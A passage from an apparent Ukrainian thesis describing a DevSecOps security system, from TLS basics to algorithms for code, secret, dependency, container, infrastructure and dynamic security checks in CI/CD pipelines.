


Рисунок 3.2 – Функціональна схема системи

1. Криптографічні протоколи захисту транспортного рівня (SSL/TLS). Протоколи Secure Sockets Layer (SSL) та Transport Layer Security (TLS) є фундаментальними криптографічними стандартами, що забезпечують захищену передачу даних, конфіденційність та цілісність інформації в мережевих середовищах. Протокол TLS, розроблений на базі специфікацій SSL 3.0, складається з двох ключових компонентів – протоколу записів (TLS Record Protocol) та протоколу квитування (TLS Handshake Protocol). У конвеєрах безпечної розробки (DevSecOps) архітектура SSL/TLS відіграє критичну роль у

захисті клієнт-серверних взаємодій корпоративних додатків від атак перехоплення трафіку, модифікації даних та створення фальшивих з'єднань.

2. Архітектурні фази та алгоритм Handshake. Процес встановлення захищеного з'єднання охоплює кілька послідовних етапів:

– Ініціація сеансу (ClientHello / ServerHello): клієнт запитує захищене з'єднання, передаючи набір підтримуваних криптографічних алгоритмів і версій протоколу, з яких сервер обирає найбільш стійкі параметри.

– Автентифікація та обмін ключами: сервер передає цифровий сертифікат для підтвердження своєї ідентичності. Для генерації сеансового ключа клієнт шифрує випадкову цифрову послідовність за допомогою відкритого ключа сервера, забезпечуючи її розшифрування виключно за допомогою закритого ключа.

– Активація захисту (ChangeCipherSpec): після перевірки хеш-значень та кодів автентифікації повідомлень (MAC) сторони переходять на шифрований режим передачі даних.

У сучасних реалізаціях протоколу використовуються стійкі симетричні алгоритми (наприклад, AES), асиметричні алгоритми обміну ключами (RSA, Diffie-Hellman) та криптографічні хеш-функції (SHA).

3. Підтримувані мережеві протоколи в конвеєрах безпеки. Для забезпечення комплексного моніторингу та захисту корпоративних додатків система аналізує трафік базових мережевих протоколів:

– HTTP/HTTPS: протокол прикладного рівня, який спільно з TLS забезпечує безпечну передачу веб-ресурсів та виступає транспортною основою для прикладних сервісів (зокрема, SOAP-API).

– FTP: протокол передачі файлів, який у незахищеному режимі передає автентифікаційні дані у відкритому вигляді, що вимагає обов'язкового тунелювання поверх SSL/TLS для запобігання перехопленню трафіку зловмисниками.

– LDAP: протокол доступу до служб каталогу, який для захисту автентифікаційних запитів та операцій пошуку інкапсулюється в SSL/TLS (стандартно на порту 636).

– TCP / IP: базові протоколи транспортного та мережевого рівнів стека TCP/IP, що забезпечують надійну доставку пакетів із контролем цілісності та маршрутизацією трафіку в гібридних корпоративних мережах.

Розглянувши усі блоки функціональної схеми перейдемо до розгляду діаграми взаємодії процесів, які відбуваються у системі.

### 3.4 Розробка діаграми процесів

Діаграму процесів розробленої системи наведено на рисунку 3.3. Її детальний аналіз дозволяє простежити логіку взаємодії компонентів та маршрутизацію інформаційних потоків у межах платформи автоматизованого захисту. У проєктуванні застосовується модель графічного представлення потоків даних (Data Flow Diagram, DFD).




Рисунок 3.3 – Діаграма взаємодії процесів

Діаграми взаємодії процесів є стандартним інструментом структурного проєктування для візуалізації перетворення інформації. Традиційно розробка починається з побудови контекстної діаграми потоків даних, яка ілюструє загальну взаємодію системи із зовнішнім середовищем. Надалі ця модель деталізується через ітераційну декомпозицію процесів і потоків.

Таким чином, розглянувши опис системи, структурну, функціональну схеми системи, та діаграму взаємодії процесів перейдемо до опису блок-схем основної програми, та підпрограм, які використовуються, для реалізації системи.

# 4 РЕАЛІЗАЦІЯ ПРОЕКТУ. РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ПРАВИЛЬНІСТЬ ПРОЕКТНИХ РІШЕНЬ

## 4.1 Блок-схеми та опис алгоритмів функціонування системи

Алгоритмічне забезпечення системи автоматизованого захисту мережевих корпоративних застосунків у DevSecOps-конвеєрах розроблення призначене для виявлення потенційних вразливостей програмного забезпечення, перевірки відповідності компонентів установленим політикам безпеки та запобігання розгортанню програмних версій із неприйнятним рівнем ризику. Особливістю запропонованого підходу є інтеграція захисних механізмів безпосередньо до процесів безперервної інтеграції та доставлення програмного забезпечення. Це дозволяє виконувати перевірки під час зміни вихідного коду, формування програмних артефактів, тестування мережевих інтерфейсів і підготовки до розгортання. Результати аналізу використовуються для автоматизованого визначення можливості переходу до наступного етапу конвеєра.

Загальну послідовність функціонування системи відображено на рисунку 4.1. Основний алгоритм передбачає отримання інформації про зміну програмного коду, перевірку параметрів завдання, запуск необхідних інструментів аналізу та оброблення результатів перевірок. На основі отриманих відомостей визначається наявність порушень безпеки та їхня критичність. Якщо результати відповідають установленим вимогам, конвеєр може продовжувати виконання. У разі виявлення критичних проблем здійснюється блокування відповідного етапу з формуванням повідомлення про причину відмови. Після виправлення недоліків передбачається повторне виконання необхідних перевірок.

Для реалізації алгоритмів доцільно використовувати архітектуру з окремим керувальним компонентом безпеки, який взаємодіє із системою CI/CD.




Рисунок 4.1 – Блок-схема основної програми

Його завдання полягає в отриманні параметрів складання, виборі відповідних перевірок, нормалізації результатів та застосуванні політик допуску програмного артефакту. Безпосередні перевірки можуть виконуватися спеціалізованими засобами статичного аналізу коду, аналізу програмних залежностей, контролю контейнерних образів і динамічного тестування

мережевих застосунків. Такий розподіл функцій дозволяє змінювати окремі інструменти без суттєвої перебудови загального алгоритму.

Основу технологічного середовища становить конвеєр Continuous Integration та Continuous Delivery (CI/CD), який забезпечує автоматизоване виконання операцій після внесення змін до репозиторію. Як можливі платформи розглядаються GitLab CI/CD, GitHub Actions або Jenkins. Для досліджуваної системи важливим є не конкретний виробник платформи, а наявність механізмів запуску завдань, передавання результатів, перевірки умов та керування переходами між етапами. Обраний інструмент повинен підтримувати контрольований доступ до програмних артефактів і повернення статусу перевірки до основного процесу розроблення.

Окремим функціональним блоком є підпрограма оцінювання результатів перевірок безпеки та прийняття рішення щодо подальшого виконання конвеєра. Її алгоритм представлено на рисунку 4.2. Підпрограма отримує відомості про знайдені вразливості, результати контролю конфігурацій, стан виконання аналізаторів та встановлені порогові значення ризику. Після перевірки повноти даних виконується класифікація проблем і визначається допустимість використання програмного артефакту. Результатом є рішення про дозвіл переходу до наступного етапу, необхідність додаткової перевірки або блокування розгортання.

Під час побудови алгоритмічного забезпечення необхідно враховувати специфіку корпоративних мережевих застосунків. Такі системи можуть містити вебінтерфейси, серверні компоненти, програмні інтерфейси REST API, служби автентифікації та внутрішні сервіси обміну інформацією. Вони взаємодіють із базами даних, корпоративними каталогами користувачів та іншими інформаційними ресурсами. Тому аналіз безпеки повинен охоплювати не лише вихідний код, а й мережеві конфігурації, механізми розмежування доступу, залежності та параметри розгортання. Окремо необхідно контролювати захист програмних секретів і достовірність артефактів, які передаються між етапами конвеєра.




Рисунок 4.2 – Блок-схема роботи підпрограми

**Алгоритм ініціалізації перевірок у DevSecOps-конвеєрі**

Функціонування системи починається з отримання повідомлення про подію, яка потребує перевірки безпеки. Такою подією може бути створення запиту на злиття змін, оновлення вихідного коду, формування нової версії застосунку або ініціювання розгортання. Конкретний перелік подій визначається конфігурацією CI/CD-платформи та політикою розроблення.

Вхідними даними алгоритму є ідентифікатор програмного проєкту, посилання на відповідну версію вихідного коду, тип події та параметри

запланованого етапу. Додатково можуть надходити відомості про цільове середовище, необхідні перевірки та користувача, який ініціював операцію.

На початковому етапі перевіряється коректність отриманих параметрів. Необхідно підтвердити існування відповідного репозиторію та доступність зазначеної версії коду. Для прив'язування перевірки до конкретного стану проєкту доцільно використовувати ідентифікатор коміту, а не лише назву гілки. Це дозволяє уникнути ситуації, коли під час виконання аналізу вміст гілки змінюється.

Після перевірки даних формується внутрішнє завдання безпеки. Для нього визначається унікальний ідентифікатор та створюється запис про поточний стан. Повторне надходження тієї самої події не повинно без необхідності запускати декілька незалежних перевірок одного програмного артефакту.

Наступним етапом є визначення набору аналізаторів. Для перевірки змін вихідного коду можуть використовуватися засоби SAST і пошуку секретів. Після формування програмного пакета додаються перевірки залежностей та контейнерного образу. Динамічний аналіз виконується лише після розгортання застосунку в контрольованому тестовому середовищі.

Результатом алгоритму є сформоване завдання з визначеною послідовністю перевірок. Воно передається керувальному компоненту для подальшого виконання.

**Алгоритм перевірки вихідного коду застосунку**

Статичний аналіз безпеки Static Application Security Testing (SAST) призначений для виявлення потенційно небезпечних конструкцій програмного коду без необхідності запуску застосунку. Його застосування на ранніх етапах розроблення дозволяє виявляти частину проблем до формування виконуваного програмного артефакту.

Вхідними даними алгоритму є вихідний код, відомості про використану мову програмування та набір правил аналізу. Після отримання відповідної версії репозиторію визначаються файли, які підлягають перевірці. Залежно від обраного

аналізатора можуть використовуватися правила пошуку небезпечних конструкцій, аналіз синтаксичного дерева та відстеження потоків даних.

Для реалізації перевірок як можливий інструмент може застосовуватися Semgrep або інший засіб статичного аналізу. Конкретні правила повинні враховувати технології, використані в корпоративному застосунку.

Особливе значення має пошук порушень оброблення вхідних даних. Для мережевих застосунків небезпечними можуть бути формування SQL-запитів без належної параметризації, виконання системних команд із недовіреними аргументами та некоректна обробка адрес зовнішніх ресурсів.

Окремо аналізуються механізми автентифікації та авторизації. Наявність перевірки користувача на початку сеансу не гарантує правильності контролю доступу до кожного інформаційного об'єкта. Тому необхідно приділяти увагу викликам, які отримують ідентифікатори ресурсів із параметрів HTTP-запитів.

Після завершення аналізу інструмент формує повідомлення про потенційні порушення. Кожна знахідка повинна містити опис проблеми, місце виявлення та ідентифікатор відповідного правила. Якщо аналізатор не зміг обробити частину файлів, це відображається як обмеження повноти перевірки.

Результатом алгоритму є структурований перелік потенційних вразливостей вихідного коду. Ці відомості передаються модулю оцінювання ризиків.

**Алгоритм виявлення секретів у програмному репозиторії**

Витік службових облікових даних є одним із ризиків автоматизованого розроблення. У вихідному коді або конфігураційних файлах можуть випадково опинитися паролі, ключі доступу до API, сертифікати та інші секретні значення. Потрапляння таких відомостей до репозиторію створює ризик їхнього подальшого розповсюдження через копії проєкту й журнали складання.

Алгоритм пошуку секретів отримує доступ до перевірюваної версії репозиторію. Залежно від політики можуть аналізуватися поточний стан файлів і доступна історія змін. Перевірка лише останньої версії не гарантує відсутності раніше опублікованих секретів.

На першому етапі визначаються файли, доступні для аналізу. Далі застосовуються шаблони пошуку характерних форматів облікових даних. Додатково можуть використовуватися методи оцінювання випадковості значень і перевірки контексту їхнього використання.

Як можливий інструмент розглядається Gitleaks. Він дозволяє автоматизувати пошук потенційних секретів у репозиторіях. Конкретний набір правил визначається технологіями застосунку та використовуваними зовнішніми сервісами.

Після виявлення підозрілого значення система повинна сформувати повідомлення без розкриття повного секрету. У журналі достатньо зазначити файл, категорію знахідки та обмежений контекст.

Результати перевірки можуть містити хибнопозитивні спрацювання. Наприклад, тестові значення або демонстраційні ключі можуть відповідати типовим шаблонам. Для таких випадків доцільно передбачити контрольоване підтвердження винятків.

Якщо виявлено чинний секрет, просте видалення його з поточного коду не усуває ризик компрометації. Необхідно виконати відкликання або ротацію відповідних облікових даних. Результатом алгоритму є перелік знайдених потенційних секретів та визначення необхідності блокування подальшого виконання конвеєра.

**Алгоритм аналізу програмних залежностей**

Корпоративні застосунки можуть використовувати значну кількість сторонніх бібліотек. Частина залежностей підключається безпосередньо, інші встановлюються автоматично. Наявність відомої вразливості у сторонньому компоненті може створювати загрозу навіть за відсутності відповідних помилок у власному коді.

Для їхнього виявлення передбачається застосування Software Composition Analysis (SCA). Вхідними даними є файли опису залежностей, зафіксовані версії пакетів та доступні відомості про сформований програмний артефакт.

На першому етапі визначається програмна екосистема. Для Python можуть використовуватися відповідні файли залежностей і метадані встановлених пакетів. Для Node.js аналізуються дані пакетного менеджера. Для Java можуть застосовуватися відомості Maven або Gradle.

Після формування переліку компонентів визначаються їхні точні версії. Особливу увагу необхідно приділяти транзитивним залежностям. Вразливий пакет може використовуватися опосередковано та бути відсутнім у безпосередньому переліку бібліотек проєкту.

Далі отримані відомості зіставляються з доступними базами відомих вразливостей. Для цього можуть використовуватися OSV, National Vulnerability Database та інші джерела, які підтримують машинне отримання інформації.

У результаті зіставлення визначаються пакети, версії яких відповідають опублікованим описам уразливих компонентів. Для кожної знахідки фіксуються ідентифікатор вразливості, назва пакета, встановлена версія та доступні відомості про виправлення.

Важливо враховувати, що наявність вразливої бібліотеки не завжди підтверджує можливість експлуатації відповідної проблеми в конкретному застосунку. Тому результат SCA використовується як підстава для оцінювання ризику з урахуванням контексту застосування.

**Алгоритм формування складу програмного забезпечення**

Для підвищення контрольованості програмних залежностей доцільно формувати Software Bill of Materials (SBOM). Такий документ містить структуровану інформацію про компоненти, що входять до складу програмного продукту.

Алгоритм починається з отримання результатів аналізу залежностей та відомостей про сформований програмний артефакт. Після цього компоненти перетворюються до уніфікованого представлення.

Як можливий формат може застосовуватися CycloneDX. Він дозволяє описувати програмні компоненти та зв'язки між ними. Для кожної бібліотеки доцільно зберігати назву, версію та доступні ідентифікатори пакета.

Після формування SBOM виконується перевірка його структури. Якщо обов'язкові поля відсутні або дані мають некоректний формат, документ позначається як неповний.

Окреме значення має зв'язок SBOM із конкретною версією програмного продукту. Документ повинен відповідати саме тому артефакту, який проходить перевірку. Використання складу попередньої версії не дозволяє достовірно оцінити нове складання.

Результатом алгоритму є машинозчитуваний опис програмних компонентів. Він використовується під час подальшого контролю вразливостей та повторних перевірок уже розгорнутих версій.

**Алгоритм перевірки контейнерних образів**

Для корпоративних застосунків, які розгортаються у контейнеризованому середовищі, необхідно окремо перевіряти сформовані контейнерні образи. Навіть якщо власний код і прикладні залежності не містять відомих проблем, базовий образ може включати застарілі системні пакети.

Вхідними даними алгоритму є ідентифікатор контейнерного образу та результати його складання. Для надійного визначення перевірюваного артефакту доцільно використовувати криптографічний digest, а не лише текстовий тег.

Після отримання образу виконується аналіз його складу. Для цього можуть використовуватися засоби сканування, зокрема Trivy або інші сумісні аналізатори. Вони дозволяють визначати програмні пакети та зіставляти їх із відомими вразливостями.

Окремо можуть перевірятися параметри контейнерного образу. До них належать використання привілейованого користувача, наявність зайвих програмних компонентів і включення конфіденційних файлів до структури образу.

Необхідно розрізняти характеристики образу та налаштування його подальшого запуску. Наприклад, параметри доступу до файлової системи або системних можливостей можуть визначатися на рівні конфігурації контейнерного

середовища. Тому повний контроль потребує окремого аналізу параметрів розгортання.

Після завершення перевірки створюється перелік знахідок із прив'язуванням до digest образу. Якщо образ не відповідає встановленій політиці, система повинна обмежити його передавання до наступного етапу розгортання.

**Алгоритм контролю безпеки інфраструктурного коду**

У DevSecOps-конвеєрах конфігурація інфраструктури часто зберігається разом із програмним кодом. Для цього використовуються підходи Infrastructure as Code (IaC), які дозволяють створювати та змінювати ресурси через декларативні описи.

Вхідними даними алгоритму є файли конфігурації Terraform, Kubernetes, Helm або інших підтримуваних технологій. На першому етапі визначаються типи ресурсів та їхні параметри.

Далі виконується перевірка відповідності правилам безпечного розгортання. Для корпоративних мережевих застосунків особливе значення мають налаштування публічної доступності сервісів, мережевих портів, дозволів доступу та захисту службових облікових даних.

Наприклад, конфігурація, яка надає необмежений доступ до адміністративного порту з будь-якої зовнішньої адреси, може розглядатися як потенційно небезпечна. Аналогічно необхідно перевіряти випадки запуску контейнерів із надмірними привілеями.

Для автоматизації перевірок можуть застосовуватися Checkov, Trivy або інші інструменти аналізу IaC. Їхні результати нормалізуються та передаються до загального модуля оцінювання ризиків.

Важливо враховувати, що декларативна конфігурація не завжди повністю відображає фактичний стан середовища. Тому перевірка IaC не замінює контроль параметрів уже розгорнутих ресурсів.

Результатом алгоритму є перелік конфігураційних порушень, які можуть бути усунені до створення або оновлення інфраструктури.

**Алгоритм перевірки мережевої безпеки корпоративного застосунку**

Оскільки досліджувана система орієнтована на мережеві корпоративні застосунки, окремого значення набуває перевірка параметрів доступу до їхніх сервісів. До контрольованих компонентів можуть належати вебсервери, API-шлюзи, внутрішні служби, бази даних та міжсервісні канали.

Алгоритм починається з отримання опису мережевої архітектури. Джерелом можуть бути конфігураційні файли, параметри розгортання або доступні відомості тестового середовища.

На першому етапі визначаються точки доступу до застосунку. Для кожного компонента встановлюються необхідні протоколи, порти та дозволені напрямки взаємодії.

Після цього перевіряється відповідність налаштувань установленій політиці. Наприклад, внутрішній сервіс бази даних не повинен бути безпідставно доступним із публічної мережі. Аналогічно адміністративні інтерфейси потребують окремих правил доступу.

Наступним етапом є контроль захищеності транспортних з'єднань. Для HTTP-сервісів перевіряється можливість використання HTTPS. Для міжсервісної взаємодії можуть застосовуватися TLS або mTLS відповідно до вимог архітектури.

Окремо необхідно перевіряти коректність обмежень між контейнерами. У Kubernetes для цього можуть застосовуватися NetworkPolicy. Їхня фактична дія залежить від підтримки відповідним мережевим компонентом кластера.

Результатом алгоритму є оцінка відповідності мережевої конфігурації встановленим правилам доступу та захищеного передавання даних.

**Алгоритм динамічного тестування мережевих інтерфейсів**

Статичний аналіз не завжди дозволяє встановити, як застосунок поводиться під час оброблення реальних мережевих запитів. Тому після розгортання тестової версії доцільно застосовувати Dynamic Application Security Testing (DAST).

Вхідними даними алгоритму є адреса тестового застосунку, параметри доступу та перелік дозволених перевірок. Перед початком роботи необхідно підтвердити, що тестування виконується в контрольованому середовищі та не впливає на продуктивні ресурси.

Для автоматизованого аналізу вебзастосунків як можливий інструмент може застосовуватися OWASP ZAP. Він підтримує перевірку доступних вебресурсів та формування звітів про знайдені проблеми.

На початковому етапі перевіряється доступність тестового сервера. Далі визначаються доступні сторінки, API-маршрути та необхідні параметри автентифікації.

Для корпоративних застосунків важливо забезпечити тестування функцій, доступних лише після входу користувача. При цьому необхідно використовувати спеціальні тестові облікові записи та обмежені повноваження.

